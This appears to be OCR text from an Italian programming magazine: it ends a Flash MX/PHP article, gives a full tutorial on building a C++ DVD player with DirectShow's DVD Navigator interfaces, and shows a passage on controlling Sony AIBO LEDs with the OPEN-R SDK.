Fig. 4: La pagina da cui effettueremo il grab dei dati.

Fig. 3: La creazione del movie e l'utilizzo del LineChart component.

CONCLUSIONI

Abbiamo visto come far comunicare Flash MX con php e in che modo possiamo scambiarci oggetti strutturati e complessi.
Questa volta ci siamo scambiati delle informazioni relative a dei titoli e le abbiamo utilizzate per impostare un trading system automatico. Siamo riusciti ad evitare l'uso di nostre stringhe proprietarie oppure di costruire e di effettuare il parsing xml delegando invece il lavoro a delle funzioni php. Con un pizzico di programmazione OO abbiamo creato uno scheletro logico ed ordinato che potrebbe essere la base per qualsiasi altra applicazione. La prossima volta vedremo altre interessanti novità di interazione flash - server. Arrivederci.

Demis Magoga

Le interfacce API per un DVD Player

Un lettore DVD realizzato in C++

Un breve excursus per scoprire la struttura dei DVD e capire come sia semplice realizzare un DVD-player. Un'occasione per migliorare ed estendere le nostre applicazioni multimediali.

Prima di iniziare la realizzazione del nostro DVD player dobbiamo aver chiari i concetti di base, innanzitutto come è strutturato un DVD e le differenze con i comuni CD-ROM. Fisicamente il DVD ha le stesse caratteristiche di un CD-ROM: ha un diametro di 12 centimetri e ha uno spessore di 1.2 millimetri; la superficie del disco è formata da una serie di parti lucide ed opache in cui la transizione di queste aree (*pit*) determina i dati contenuti nel CD/DVD.
In un CD-ROM le dimensioni dei pit è di 0,8 micrometri mentre la distanza tra una traccia e quella adiacente è di 1,6 micrometri.
In un DVD, invece, la dimensione di un pit è di 0,4 micrometri (la metà del CD-ROM) mentre la distanza tra una traccia e l'altra è di 0,7 micrometri (meno della metà).





Fig. 1: a) Dimensione pit CD. b) Dimensione pit DVD.

Si capisce perché i dati contenuti in un DVD sono molti di più rispetto ai dati contenuti in un CD. Questo spazio disponibile viene aumentato dal fatto che si possono immagazzinare dati su due strati (*double-layer*) dello stesso DVD (cambiando la focalizzazione del laser che deve leggere i pit). Per di più, i DVD possono essere utilizzati su entrambe le facce (*double-sided*).


DVD VIDEO

Il formato DVD Video comprende dati video, audio ed informazioni di controllo. Ad esempio è possibile visualizzare un filmato da diverse angolazioni, selezionando lingue o sottotitoli differenti, se le informazioni necessarie sono presenti sul DVD Video. E' anche possibile spostarsi in punti o capitoli differenti del filmato. I lettori DVD standard sono in grado di utilizzare tutte le caratteristiche dei DVD Video. Su un PC si può riprodurre un DVD Video solo se è installato un opportuno decoder hardware (MPEG-2). Sono stati definiti alcuni parametri di base che permettono ai lettori DVD Video di riconoscere indifferentemente dischi creati sfruttando tutte le possibilità del formato (multicamera, multilingua, interattività, etc.) e allo stesso tempo riprodurre correttamente DVD contenenti un semplice filmato realizzati senza il supporto di produzioni colossali.

Formato video

Il formato video comune a tutti i DVD Video è MPEG-2 nella versione MP@ML (*Main Profile @ Main Level*). Il data rate può arrivare fino a 9,8 Mbps (completo di audio, sottotitoli ed altre informazioni). I formati supportati sono 4:3 e 16:9.

Formato audio

Inizialmente si era deciso di utilizzare il formato Dolby Digital (compressione AC-3) per i paesi che utilizzano lo standard NTSC, ed il formato audio MPEG-2 nei paesi standard PAL. In seguito si è deciso di accettare entrambi i formati in Europa, semplificando il processo di produzione e velocizzando la distribuzione. Il Dolby Digital supporta fino a 6 canali (il sesto è assegnato al subwoofer, da cui si definisce comunemente il formato con 5.1) e MPEG-2 fino a 8 (indicato con 7.1).

DVD GRAPH BUILDER
Le applicazioni devono usare questo componente per costruire i filtri grafici per la navigazione e la riproduzione del DVD-Video. Per la sua creazione bisogna usare *CoCreateInstance*.

IL COMPONENTE GETDVDINTERFACE


Questo componente recupera il puntatore alla interfaccia specificata.

```
HRESULT GetDvdInterface
(REFIID riid, void
**ppvIF);
```

Parametri:

riid
[in] IID dell'interfaccia specificata.

ppvIF
[out] Indirizzo del puntatore all'interfaccia recuperata.

Valori restituiti
Ritorna un valore HRESULT che dipende dall'implementazione dell'interfaccia.

Parental Management Levels

Tutte le parti di un Dvd possono essere codificate con Parental Management Level (PML) numerate da uno ad otto. Otto è il livello massimo di restrizione (per soli adulti) e uno è il valore minimo (per tutte le età).

Altre informazioni

Oltre ai vantaggi pratici (qualità garantita nel tempo, dimensioni contenute), uno dei vantaggi principali del DVD Video è l'interattività: ad esempio, sono supportate fino ad 8 versioni audio (quindi 8 lingue differenti) e fino a 32 tracce per i sottotitoli. Inoltre il filmato può essere suddiviso in capitoli e si possono selezionare fino a 9 posizioni angoli di visuale diversi, senza introdurre alcun ritardo nella riproduzione. Altre due funzioni importanti riguardano i codici regionali e la protezione dalla copia.
Vi sono 6 codici regionali che hanno lo scopo di impedire la riproduzione dei DVD Video con un certo codice su riproduttori che prevedono codici differenti.

APPLICAZIONI DVD

Le applicazioni realizzate in C/C++ usano le *Microsoft® DirectShow® Component Object Model (COM) application programming interface (API). DirectShow* fornisce un componente chiamato *DVD Navigator* che semplifica la navigazione del DVD in C++.
Il DVD Navigator filter lavora su l'intero DVD-Video, che è composto dai file presenti nella directory VIDEO_TS. Diversamente da molti filtri DirectShow, che lavorano con file e stream singoli, il DVD Navigator usa la struttura del DVD-Video che è composta da titoli e capitoli.





Fig. 3: DVD filter graph su Windows Xp

Fig. 4: Schema generale del DVD filter graph.

CONFIGURAZIONE DEI FILTRI GRAFICI

Nelle precedenti versioni delle DirectX, per la costruzione delle applicazioni, non era necessario preoccuparsi dei dettagli dei filtri grafici DVD perché, in tutti i casi, era usato un solo tipo di renderizzatore video, l'*Overlay Mixer*. In Windows XP è stato introdotto il *Video Mixing Renderer 7*, e nelle DirectX 9 il *Video Mixing Renderer 9*. Così ora ci sono tre differenti tipi di renderizzatori tra cui scegliere. Il tipo di render che l'applicazione deve usare è dipendente da tre fattori:

1) Il sistema operativo.

2) Il tipo di MPEG-2 decoder.

3) La scheda video presente sul tuo computer.

Su Windows XP, l' Overlay Mixer e il Video Renderer sono sostituiti dal Video Mixing Renderer Filter 7, e la Line 21 Decoder è sostituita dalla Line 21 Decoder 2 filter. Quando è presente il decoder hardware è direttamente connesso alla scheda video tramite la porta video, ciò permette la trasmissione dei dati del decoder video direttamente alla memoria della scheda video senza dover passare per la memoria centrale. In tutti questi diagrammi, il DVD Navigator è il filtro sorgente ed esegue i seguenti compiti:

- **Legge le informazioni dal DVD-Video.**
- **Suddivide i video, l'audio e le subpicture in stream separati.**
- **Invia gli stream ai grafici per ulteriori trattamenti ed eventuali rendering.**
- **Informa l'applicazione degli eventi collegati al DVD.**

L'applicazione comunica e controlla il DVD Navigator attraverso le interfacce che ci sono messe a disposizione: *IDvdControl2*, i comandi d'impostazione (metodi *"set"*), *IDvdInfo2*, chiede al DVD Navigator le infomazioni relative al DVD (metodi *"get"*). Deve inoltre comunicare con il filter graph principale attraverso *IMediaControl* per avviare, bloccare o gestire il graph. Vi sono altri filtri che consentono di gestire la visualizzazione a schermo intero o per controllare determinati eventi.

INDIVIDUARE IL PERCORSO DEL DVD

All'avvio, il DVD Navigator automaticamente cerca l'unità contenente il nostro filmato, incominciando da C, cercando la cartella VIDEO_TS nella directory principale. Nel caso in cui avessimo più unità DVD sul nostro computer è necessario usare *SetDVDDirectory* per impostare il nostro percorso.
Per esempio:

```
SetDVDDirectory(L"e:\\video_ts");
```

DVD GRAPH BUILDER


Una volta definiti i puntatori ai filtri grafici, e inizializzati a *NULL*, è necessario creare un' istanza del DVD Graph Builder, costruire il nostro DVD filter graph e ricevere i puntatori ai vari filtri.

```
HRESULT hr;
// Crea un istanza dell'oggetto DVD Graph Builder.
hr = CoCreateInstance(CLSID_DvdGraphBuilder,
NULL,
      CLSCTX_INPROC_SERVER, IID_IDvdGraphBuilder,
              reinterpret_cast<void**>(&m_pIDvdGB));

// Costruisce il DVD filter graph.
AM_DVD_RENDERSTATUS buildStatus;
hr = m_pIDvdGB->RenderDvdVideoVolume(
       pszwDiscPath, m_dwRenderFlags, &buildStatus);
// Riceve il puntatore all'interfaccia DVD Navigator.
hr = m_pIDvdGB->GetDvdInterface(IID_IDvdInfo2,
               reinterpret_cast<void**>(&m_pIDvdI2));
hr = m_pIDvdGB-
>GetDvdInterface(IID_IDvdControl2,
              reinterpret_cast<void**>(&m_pIDvdC2));
  ...
// Riceve il puntatore al filtro grafico principale.
hr = m_pDvdGB->GetFiltergraph(&m_pGraph);
...
// Usa il puntatore m_pGraph per ricevere il puntatore
                       all'interfaccia IMediaControl,
hr = m_pGraph->QueryInterface(IID_IMediaControl,
              reinterpret_cast<void**>(&m_pIMC));
...
// Riceve il puntatore a IMediaEventEx,
// usato per maneggiare il  DVD e altri eventi dei filtri
                                            grafici.
hr = m_pGraph->QueryInterface(IID_IMediaEventEx,
               reinterpret_cast<void**>(&m_pME));
...
// Usa di nuovo il puntatore al costruttore grafico per
                 ricevere l'interfaccia IVideoWindow ,
// per gestire lo stile della finestra e il comportamento
        dei messaggi dei filtri di renderizzazione video.
hr = m_pIDvdGB-
>GetDvdInterface(IID_IVideoWindow,
               reinterpret_cast<void**>(&m_pIVW));
//Il puntatore alla Line21 per la gestione delle closed
                                          captions.
hr = m_pDvdGB->GetDvdInterface(
    IID_IAMLine21Decoder, reinterpret_cast<void**>
                                     (&pL21Dec));
```

INTERFACCIA IDVDCONTROL2

Il filtro sorgente DVD Navigator utilizza l'interfaccia *IDvdControl2* per permettere alle applicazioni di navigare ed eseguire i titoli del DVD-Video. *IDvdControl2* consente di gestire la riproduzione del nostro DVD gestendo i comandi, i menù di navigazione e i PML.Questi sono alcuni dei comandi principali, gli altri sono presenti in *DvdCore.cpp*.

```
//Riproduce il filmato
HRESULT CDvdCore::Play()
{
...
//Riproduce il filmato, 1.0 è la velocità
//
m_pIDvdC2->PlayForwards(1.0, 0, NULL);
...
}
...
//Và ad un determinato capitolo
bool CDvdCore::PlayChapter(ULONG ulChap)
{
...
   HRESULT hr = m_pIDvdC2->PlayChapter(ulChap,
                        DVD_CMD_FLAG_Block, NULL);
   ...
}
//Blocca l'esecuzione del filmato
bool CDvdCore::Stop()
{
   switch (m_eState)
```

IL COMPONENTE RENDERDVD-VIDEOVOLUME

Questo componente renderizza il DVD-Video.

```
RenderDvdVideoVolume(
LPCWSTR lpcwszPathName,
          DWORD dwFlags,
AM_DVD_RENDERSTATUS
               *pStatus
                     );
```

Parametri:

lpcwszPathName
[in] Puntatore al percorso del DVD-Video da riprodurre.

dwFlags
[in] Membro di AM_DVD_GRAPH_FLAGS indica il tipo di decoder (hardware, software o entrambi) da includere nel filtro grafico. Di default è AM_DVD_HWDEC_PREFER.

pStatus
[out] Puntatore alla struttura AM_DVD_RENDERSTATUS che indica se si sono verificati errori.

Valori restituiti
Ritorna un valore HRESULT che dipende dall'implementazione dell'interfaccia.

```
    {
      ...
      case Graph_Stopped2:
        hr = m_pIDvdC2->SetOption(
                           DVD_ResetOnStop, TRUE);
        hr = m_pIMC->Stop();
        hr = m_pIDvdC2->SetOption(
                           DVD_ResetOnStop, FALSE);
        break;
      ...
    }
  }
//Riavvolge il filmato
bool CDvdCore::Rewind()
{
  ...
  if (Playing == m_eState || Scanning ==
m_eState)
  {
    if (FAILED(m_pIDvdC2->PlayBackwards(8.0, 0,
                                          NULL)))
      return false;
    SetState(Scanning);
    return true; }
  ...
}
```

ALTRE FUNZIONI

Per aver una miglior visione del nostro DVD-Video è necessario aggiungere altre funzioni al nostro player, come ad esempio la possibilità di poterlo visualizzare a schermo intero e di poter nascondere il cursore del mouse dopo un tempo prestabilito di inattività.

```
//Visualizzazione a schermo intero
bool CDvdCore::StartFullScreen()
{
  HRESULT   hr ;
  // memorizza la posizione della finestra
  LONG  lLeft, lTop, lWidth, lHeight ;
  hr = m_pIVW->GetWindowPosition(&lLeft, &lTop,
                                   &lWidth, &lHeight) ;
  ASSERT(SUCCEEDED(hr)) ;
  SetRect(&m_RectOrigVideo, lLeft, lTop, lLeft +
                                   lWidth, lTop + lHeight) ;
  // salva lo stile originale
  hr = m_pIVW->get_WindowStyle(&m_lOrigStyle) ;
  ASSERT(SUCCEEDED(hr)) ;
  hr = m_pIVW-
>get_WindowStyleEx(&m_lOrigStyleEx);
  ASSERT(SUCCEEDED(hr)) ;
  // modifica lo stile della finestra
  hr = m_pIVW->put_WindowStyle(m_lOrigStyle &
      ~(WS_BORDER | WS_CAPTION |
         WS_THICKFRAME)) ;  // rimuove questi stili
  ASSERT(SUCCEEDED(hr)) ;
  hr = m_pIVW-
>put_WindowStyleEx(m_lOrigStyleEx &
      ~(WS_EX_CLIENTEDGE | WS_EX_STATICEDGE
|
                                   WS_EX_WINDOWEDGE |
      WS_EX_DLGMODALFRAME) |
      WS_EX_TOPMOST) ;
  ASSERT(SUCCEEDED(hr)) ;
  // allunga la finestra per adattarla alle dimensioni
                                             dello schermo
  LONG lScrnWidth =
GetSystemMetrics(SM_CXSCREEN);
  LONG lScrnHeight =
GetSystemMetrics(SM_CYSCREEN);
  hr = m_pIVW->SetWindowPosition(0, 0,
                                   lScrnWidth, lScrnHeight) ;
  ASSERT(SUCCEEDED(hr));
  // avvia la funzione per nascondere il cursore del
                                                   mouse
  m_dwMouseMoveTime = timeGetTime();
  SetTimer(m_hWnd, MOUSETIMER, 2500, NULL);
  m_bFullScreenOn = true;
  return true ;
}
//Nasconde il puntatore del mouse
void CDvdCore::ShowMouseCursor(bool bShow)
{
  if (true == bShow)   // mostra il cursore
  {
    while (m_iMouseShowCount < 0)
    {
      m_iMouseShowCount = ::ShowCursor(TRUE)
;
    }
    m_dwMouseMoveTime = timeGetTime() ;
  }
  else // nasconde il cursore
  {
    while (m_iMouseShowCount >= 0)
    { m_iMouseShowCount =
::ShowCursor(FALSE); }
  }
}
```

CONCLUSIONI

Come avete notato realizzare un'applicazione che ci consente di leggere,navigare e gestire un DVD-Video è abbastanza semplice utilizzando i filtri e le interfacce grafiche delle Direct Show. Certamente era molto più comodo usare l'activeX *MsWebDVD* e integrarlo in un'applicazione scritta in VisualBasic ma non avremmo avuto la possibilità di personalizzare completamente il nostro progetto. Al prossimo articolo!

Massimiliano Pizzola

IL METODO GETFILTERGRAPH

Questo metodo riceve l'interfaccia IGraphDuilder per il filtro grafico usato dall' oggetto costruttore DVD-Video.

```
HRESULT GetFiltergraph(
  IGraphBuilder **ppGB
);
```

Parametri:

ppGB
[out] Indirizzo del puntatore all'interfaccia IGraphBuilder che il costruttore grafico DVD-Video stà usando.

Valori restituiti
Ritorna un valore HRESULT che dipende dall'implementazione dell'interfaccia. La corrente implementazione DirectShow restituisce E_INVALIDARG se ppGB non è valido.

http://www.microsoft.com/Developer/PRODINFO/directx/dxm/help/ds/filtsamp/C_C++_Samp_Apps.htm

http://www.itportal.it/developer/vb/dvd/default.asp

http://www.ihhc.net/vis.asp?xml=glossario#17

La programmazione dei SONY AIBO

parte seconda

In questo secondo e ultimo appuntamento sulla programmazione dei robot-cagnolino della Sony, gli AIBO, vedremo, tramite un esempio, la programmazione dell'hardware.

Abbiamo visto nella precedente discussione sulla programmazione degli AIBO, quali sono i principi di funzionamento dei programmi sviluppati per questi simpatici robot. In particolare si è visto come sia necessario utilizzare le librerie OPEN-R, che racchiudono la logica di esecuzione del software nonché tutte le funzioni utili per accedere all'hardware del cane (sensori, motori di movimento, microfono, rete wireless ecc.). Un programma per AIBO è un insieme di "oggetti C++ speciali" detti "Core Classes" (CC), che vengono istanziati all'accensione del robot e distrutti al suo spegnimento. Ogni oggetto CC si occupa di una funzione particolare (ad es: muovere la testa o le zampe, comunicare tramite scheda di rete, catturare immagini dalla telecamera ecc.); i vari oggetti possono funzionare in maniera organica, comunicando tra loro tramite un meccanismo di "Soggetto - Osservatore" (Subject – Observer) in cui un oggetto CC (il Subject) fa qualcosa e la comunica a un altro oggetto CC (l'Observer) che verosimilmente ne utilizzerà i risultati. Gli oggetti CC sono quindi dei veri e propri programmi che vivono di vita propria e possono essere tranquillamente paragonati ai cosiddetti processi dei sistemi operativi dei comuni PC (Windows, Linux ecc.).
Abbiamo visto, inoltre, che un oggetto C++ per essere anche un oggetto CC deve avere alcune caratteristiche, tra le quali:

1. **Essere derivato dalla classe *OObject*.**
2. **Implementare quattro funzioni particolari: *DoInit(), DoStart(), DoStop()* e *DoDestroy()*. Queste funzioni sono richiamate, in quest'ordine, dal robot durante il ciclo di esecuzione del software.**
3. **Mantenere i riferimenti ai suoi Observer e ai suoi Subject (cioè gli oggetti CC di cui esso è Observer).**

Rinfrescate quindi le idee sull'argomento che stiamo affrontando, dedichiamoci all'analisi di un semplice, ma istruttivo, programmino per il funzionamento dell'AIBO.

IN UN BATTER D'OCCHI

Il programmino che analizzeremo si chiama *BlinkingLED* ed è davvero molto semplice, tuttavia rispetta una struttura di funzionamento ben precisa, che rimane tale anche affrontando problematiche più complesse.
Si tratta di un software, composto da un unico oggetto CC, che ha lo scopo (come è facile intuire dal nome) di accendere e spegnere alternativamente i LED luminosi posti sulla testa dell'AIBO, che ne simulano gli occhi. Il codice di questo programma fa parte degli esempi a corredo delle librerie OPEN-R scaricabili dal sito *http://openr.aibo .com/* previa registrazione gratuita. Si è deciso di optare per questa soluzione in modo da dare la possibilità, a chi interessato, di guardare per intero il codice del programma, che, per ovvie ragioni, di spazio, non è possibile riportare per intero qui.
Il file da scaricare si chiama *OPEN_R_SDK-sample-1.1.3-r1.tar.gz* (o versione successiva) e il codice si trova all'interno della directory *"sample/BlinkingLED/BlinkingLED"*.
La logica di funzionamento del programma è banale e si può facilmente racchiudere nelle poche istruzioni presenti all'interno delle funzioni *DoInit()* e *DoStart()*, che riportiamo di seguito:

OPEN-R
Le librerie OPEN-R racchiudono la logica di esecuzione del software nonché tutte le funzioni utili per accedere all'hardware del cane (sensori, motori di movimento, microfono, rete wireless ecc.).

```
OStatus
BlinkingLED::DoInit(const OSystemEvent& event) {
   //...varie macro di inizializzazione qui...
OpenPrimitives();
  NewCommandVectorData();
  OStatus st = OPENR::SetMotorPower(opowerON);
   return oSUCCESS;
}
OStatus
BlinkingLED::DoStart(const OSystemEvent& event) {
   BlinkLED();
   blinkingLEDState = BLS_START;
   //...altre macro di inizializzazione qui...
return oSUCCESS;
}
```

La funzione DoInit() (che è quella chiamata per prima) sostanzialmente fa tre cose:

1. **Apre le primitive di comando dei LED;**
2. **Alloca la memoria condivisa per utilizzare tali primitive di comando;**
3. **Accende i motori dell'AIBO.**

Il punto 1 è ottenuto tramite la funzione *OpenPrimitives()*, definita sempre all'interno della CC BlinkingLED, che ha il seguente codice:

```
void
BlinkingLED::OpenPrimitives()
{
   for (int i = 0; i < NUM_LEDS; i++)
   {
       OStatus result = OPENR::OpenPrimitive(
                           LED_LOCATOR[i], &ledID[i]);
       if (result != oSUCCESS) {/*... messaggio di
                                       errore qui...*/
       }
   }
}
```

in pratica essa non fa altro che richiamare, per ogni LED (NUM_LED è uguale a 7, tanti sono i LED dell'AIBO) una funzione OPEN-R chiamata *OpenPrimitive()* che ha lo scopo, per l'appunto, di abilitare il controllo di una primitiva dell'AIBO. Una primitiva di controllo è individuata da una stringa detta "*locator*"; ad esempio; per i LED le primitive sono definite nel file *BlinkingLED.h* come segue:

```
static const char* const LED_LOCATOR[] =
{
    "PRM:/r1/c1/c2/c3/l1-LED2:l1",
    "PRM:/r1/c1/c2/c3/l2-LED2:l2",
    "PRM:/r1/c1/c2/c3/l3-LED2:l3",
    "PRM:/r1/c1/c2/c3/l4-LED2:l4",
    "PRM:/r1/c1/c2/c3/l5-LED2:l5",
    "PRM:/r1/c1/c2/c3/l6-LED2:l6",
    "PRM:/r1/c1/c2/c3/l7-LED2:l7",
};
```

I vari elementi dell'array *LED_LOCATOR[]* sono le stringhe di identificazione delle primitive dei LED da 1 a 7 (come si può intuire dai nomi, sebbene non siano del tutto esplicativi). Ogni elemento hardware del robot, controllabile da software, ha un suo locator. Ad esempio per l'articolazione principale della zampa posteriore sinistra abbiamo:

```
"PRM:/r3/c1-Joint2:j1"
```

mentre per il motorino che permette alla testa di ruotare abbiamo:

```
"PRM:/r1/c1-Joint2:j1"
```

Insomma, come si può vedere queste primitive di controllo non sono per nulla "di alto livello", ma partendo da esse è sempre possibile costruirsi delle funzioni più amichevoli come *GiraTesta()* o *MuoviZampa()*. Tornando alla nostra funzione *DoInit()* scopriamo che, una volta aperte le primitive di controllo, è necessario assegnare loro una zona di memoria condivisa (shared memory) per poterle utilizzare. Il perché di questa operazione è presto detto: assegnando una zona di memoria condivisa tra il nostro programma e la primitiva di controllo del dispositivo hardware, è possibile comandare quest'ultimo semplicemente scrivendo il comando apposito nella zona di memoria riservata. Il meccanismo ricorda un po' il metodo utilizzato dai "demo coders" ai tempi di MS-Dos: in quel caso, per disegnare un pixel a schermo, veniva allocata una zona di memoria corrispondente alla memoria della scheda video e settato il relativo byte con il valore RGB esadecimale appropriato (da questi esempi si capisce che sto diventando vecchio...). L'assegnazione di questa zona di memoria è eseguita tramite la funzione *NewCommandVectorData()* della classe BlinkingLED. Il codice che a noi interessa di questa funzione è il seguente:

```
void
BlinkingLED::NewCommandVectorData()
{
    OStatus result;
    MemoryRegionID      cmdVecDataID;
    OCommandVectorData* cmdVecData;
    for (int i = 0; i < NUM_COMMAND_VECTOR; i++)
    {
        result = OPENR::NewCommandVectorData(
              NUM_LEDS, &cmdVecDataID, &cmdVecData);
              //...controllo dell'errore qui...
        region[i] = new RCRegion(cmdVecData->
                 vectorInfo.memRegionID, cmdVecData->
                     vectorInfo.offset,(void*)cmdVecData,
                     cmdVecData->vectorInfo.totalSize);
        cmdVecData->SetNumData(NUM_LEDS);
        for (int j = 0; j < NUM_LEDS; j++)
        {
            OCommandInfo* info = cmdVecData->GetInfo(j);
            info->Set(odataLED_COMMAND2, ledID[j], 1);
            OCommandData* data = cmdVecData->
                                        GetData(j);
            OLEDCommandValue2* val =
                    (OLEDCommandValue2*)data->value;
            if (i % 2 == 0)
            {val[0].led = (j % 2 == 0) ? oledON : oledOFF;}
             else
            {val[0].led = (j % 2 == 0) ? oledOFF : oledON;}
            val[0].period = 64; // 8ms * 64 = 512ms
        }
    }
}
```

Il codice di questa funzione è quello più complesso dell'intero programma e spiegarlo punto per punto tutto sarebbe troppo lungo. Cerchiamo di focalizzare i punti più importanti: la prima istruzione degna di nota è

```
OPENR::NewCommandVectorData(NUM_LEDS,
                     &cmdVecDataID, &cmdVecData);
```

che è la funzione OPEN-R che esegue l'allocazione di memoria condivisa per le primitive. Questa funzione sostanzialmente prende in input il numero di comandi assegnabili nella memoria condivisa creata (nel nostro caso un comando per ogni LED, quindi passiamo *NUM_LEDS* cioè 7) e restituisce, tramite side-effect sulle variabili passate, un identificatore per la memoria allocata (*&cmdVecDataID*) e l'indirizzo al quale si trova il vettore di comando che possiamo sovrascrivere per impartire i nostri comandi (*&cmdVecData*). Per vettore di comando non si intende altro che un insieme di comandi accorpati tra loro. Le zone di memoria allocate vengono poi immesse in un vettore (*region[]*) di oggetti *RCRegion* per una più facile reperibilità successiva. Gli oggetti *RCRegion* mantengono una rappresen-

tazione della memoria condivisa dell'AIBO e forniscono tutta una serie di funzioni utili per la gestione della stessa, anche se in questo specifico esempio non se ne utilizza nessuna in particolare; in ogni caso è bene sapere della loro esistenza se davvero si vuole sviluppare software OPEN-R, in quanto sono molto utili e utilizzati. La porzione di codice nella quale si decide se un LED deve essere acceso o spento è quella all'interno dell'istruzione *"if"*. Si può infatti vedere che, se il vettore di comando è pari *(condizione (i % 2 == 0))* vengono accesi i LED pari (con l'istruzione *val[0].led = (j % 2 == 0) ? oledON : oledOFF;)* altrimenti quelli dispari; viceversa per l'altro vettore di comando (i vettori di comando sono soltanto due, infatti *NUM_COMMAND_VECTOR == 2)*. Con questo piccolo trucco si ottiene l'accensione alternata dei LED, per una durata di circa mezzo secondo *(64 periodi da 8 millisecondi l'uno = 512 millisecondi)*. Questi valori vengono impostati su un oggetto di tipo *OLEDCommandValue2* che è per l'appunto deputato alla gestione dei comandi ai LED dell'AIBO. Nuovamente si può notare come l'utilizzo di queste primitive non sia del tutto "user-friendly" ma bisogna tenere conto che questa difficoltà di programmazione si può tradurre in una maggiore efficienza del codice prodotto, cosa che, per le risorse limitate del robot in questione, può essere di vitale importanza. La *DoInit()* si chiude con una chiamata alla funzione:

```
OPENR::SetMotorPower(opowerON);
```

che, come è facile capire, è la funzione nativa OPEN-R che serve ad accendere tutti i motorini elettrici dell'AIBO, compresi i LED (è del tutto inutile impartire comandi a dei dispositivi spenti...).

LET'S START!

Per quanto riguarda l'altra funzione "magica" cui abbiamo accennato, e cioè *DoStart()*, possiamo dire che essa, oltre alle inizializzazioni del caso effettuate tramite macro predefinite, non fa altro che

chiamare un'altra funzione dell'oggetto *BlinkingLED*, e precisamente *BlinkLED()* il cui codice è riportato di seguito:

```
void
BlinkingLED::BlinkLED() {
   static int index = -1;
   if (index == -1) { // BlinkLED() chiamata per la
                                          prima volta
      index = 0;
      subject[sbjBlink]->SetData(region[index]);
      index++; }
   subject[sbjBlink]->SetData(region[index]);
   subject[sbjBlink]->NotifyObservers();
   index++;
   index = index % NUM_COMMAND_VECTOR;
}
```

Avendo capito il funzionamento di *NewCommandVectorData()* e il meccanismo di impartizione di comandi tramite scrittura in memoria condivisa del comando stesso da eseguire, comprendere il comportamento di *BlinkLED()* è davvero semplice. Questa funzione non fa altro che impartire il vettore di comando 1 quando l'indice *index* è uguale a 0 e il vettore di comando 2 quando *index* è 1.
Ovviamente questo avviene tramite scrittura in memoria condivisa, questa scrittura è effettuata con la funzione:

```
subject[sbjBlink]->SetData(region[index]);
```

questa funzione prende il *Subject* della classe *BlinkingLED (subject[sbjBlink])* e imposta come comando, tramite la funzione *SetData()*, il comando contenuto nella regione di memoria condivisa puntata da *region[index]*, che abbiamo impostato in precedenza nella funzione *NewCommandVectorData()*. Fatto questo viene chiamata, sempre sul *Subject* di *BlinkingLED* la funzione *NotifyObservers()* che "risveglia" tutti gli Observer di *BlinkingLED* notificandogli che è stato impostato un nuovo comando. Da notare che con l'istruzione

```
index = index % NUM_COMMAND_VECTOR;
```

non si fa altro che forzare la variabile *index* ad assumere ripetutamente i valori *0* e *1*. Già, vi starete chiedendo, ma perché "ripetutamente", se non è presente alcun ciclo che richiami in continuazione *BlinkLED()* per effettuare il cambio alternativo di LED accesi e spenti? In realtà il ciclo c'è ma è nascosto! O meglio, è ottenuto tramite un meccanismo particolare: l'Observer di *BlinkingLED* è... *BlinkingLED* stesso! In pratica quello che succede è che l'oggetto *CC BlinkingLED* (che, ricordiamo, è l'unico del programma) notifica ogni volta a se stesso di avere cambiato la situazione dei LED e, come risposta a questa notifica, effettua un'altra modifica, speculare, alla memoria condivisa. Ovviamente questa nuova modifica genera un'altra notifica, sempre a se stesso, e si ripete così all'infinito questo ciclo che realizza, a tutti gli effetti, il lampeggiamento dei LED.

LA RICETTA

Possiamo dire che, sebbene l'esempio analizzato sia molto semplice, è tuttavia possibile individuare una specie di "ricetta" da potere seguire ogni volta che si accede a un dispositivo hardware dell'AIBO. Questa ricetta è presente anche nel nostro *BlinkingLED* e la possiamo riassumere nei seguenti semplici passi:

1. **Aprire le primitive che ci interessano (l'elenco delle primitive è presente nella documentazione ufficiale).**
2. **Assegnare a ogni primitiva una zona di memoria condivisa da potere sovrascrivere per impartire comandi (e tenere il riferimento a tale zona tramite un oggetto *RCRegion*).**
3. **Accendere i vari motori!**
4. **Impartire i comandi voluti tramite scrittura in memoria condivisa mantenuta dagli oggetti *RCRegion*.**

Ovviamente la fase 4 può essere, più o meno, complicata e può spaziare dalla semplice accensione di un LED al movimento di quattro zampe tramite *spline* o *inverse kinematics*, ma l'importante è sapere che la struttura da assegnare al nostro codice può seguire una strada ben precisa, indipendentemente dalla complessità che si desidera impiegare.

CONCLUSIONI

